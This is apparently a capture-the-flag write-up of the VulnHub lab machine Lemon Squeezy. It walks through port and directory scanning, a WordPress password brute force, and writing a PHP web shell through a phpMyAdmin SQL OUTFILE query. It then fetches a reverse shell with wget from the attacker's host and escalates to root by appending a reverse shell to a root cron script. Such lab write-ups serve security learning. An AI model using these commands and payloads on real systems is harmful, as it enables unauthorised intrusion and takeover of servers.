VulnHub : Lemon Squeezy
9 June, 2021
Machine Link: https://www.vulnhub.com/entry/lemonsqueezy-1,473/
Beginning with an nmap scan
$ sudo nmap -A -sC -sV -O -p 1-65535 192.168.56.131
Starting Nmap 7.91 ( https://nmap.org )
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.56.131
Host is up (0.00098s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:96:DE:2F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.98 ms 192.168.56.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
Just a website...
$ ./gobuster dir -r -u http://192.168.56.131 -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.131
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2021/06/08 14:07:42 Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess.php        (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10701]
/javascript           (Status: 403) [Size: 279]
/manual               (Status: 200) [Size: 626]
/server-status        (Status: 403) [Size: 279]
/phpmyadmin           (Status: 200) [Size: 10531]
/wordpress            (Status: 200) [Size: 52276]

===============================================================
2021/06/08 14:07:50 Finished
===============================================================
with PhpMyAdmin and Wordpress...
wpscan identified two users and 1 plugin
[i] User(s) Identified:

[+] lemon
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] orange
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.56.131/wordpress/wp-content/plugins/akismet/
 | Last Updated: 2021-03-02T18:10:00.000Z
 | Readme: http://192.168.56.131/wordpress/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.1.9
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.56.131/wordpress/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.56.131/wordpress/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.56.131/wordpress/wp-content/plugins/akismet/readme.txt
Without any more hints, I resorted to brute forcing passwords and found a match for orange
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - orange / ginger
orange's credentials didn't work on PMA but worked for logging in as Wordpress admin. There I found a draft post

Took me a while to realize that this could be a password as well, and I was able to get into Phpmyadmin using this. There were no other users in wp_users table apart from lemon and orange. First I manipulated the wp_usermeta table to convert orange to an admin. That didn't help because neither were the themes editable nor could I upload a plugin due to an error. So I wrote a PHP file into wp-content/uploads using SQL through PhpMyAdmin
SELECT '<?php system($_GET["cmd"]);' INTO outfile "/var/www/html/wordpress/wp-content/uploads/cmd.php"
# curl http://lemonsqueezy/wordpress/wp-content/uploads/cmd.php?cmd=whoami
www-data
I couldn't get a reverse shell payload to work through the input cmd so I just uploaded the standard PHP reverse shell using wget
# curl http://lemonsqueezy/wordpress/wp-content/uploads/cmd.php?cmd=wget%20http://192.168.56.103:8000/rev.php

# curl http://lemonsqueezy/wordpress/wp-content/uploads/rev.php
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.131] 52492
Linux lemonsqueezy 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 GNU/Linux
 20:54:02 up  5:45,  0 users,  load average: 0.06, 0.05, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
dnsmasq:x:105:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
geoclue:x:108:113::/var/lib/geoclue:/bin/false
speech-dispatcher:x:109:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
rtkit:x:110:114:RealtimeKit,,,:/proc:/bin/false
pulse:x:111:115:PulseAudio daemon,,,:/var/run/pulse:/bin/false
avahi:x:112:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:113:119:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:114:120::/var/lib/saned:/bin/false
Debian-gdm:x:115:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
orange:x:1000:1000:orange,,,:/home/orange:/bin/bash
mysql:x:116:122:MySQL Server,,,:/nonexistent:/bin/false
Found the user flag /var/www/flag.txt
www-data@lemonsqueezy:/var/www$ cat user.txt
cat user.txt
TXVzaWMgY2FuIGNoYW5nZSB5b3VyIGxpZmUsIH
Next I ran linpeas and found some interesting output
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
*/2 *   * * *   root    /etc/logrotate.d/logrotate
The file was a python script cleaning up the /tmp/ directory every 2 minutes
#!/usr/bin/env python
import os
import sys
try:
   os.system('rm -r /tmp/* ')
except:
    sys.exit()
I appended the usual python reverse shell snippet to the end of the file and caught it on the other end. I got root!
# nc -lvnp 4342
listening on [any] 4342 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.131] 34612
root@lemonsqueezy:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@lemonsqueezy:~# whoami
whoami
root
root@lemonsqueezy:~# ls
ls
root.txt
root@lemonsqueezy:~# cat root.txt
cat root.txt
NvbWV0aW1lcyBhZ2FpbnN0IHlvdXIgd2lsbC4=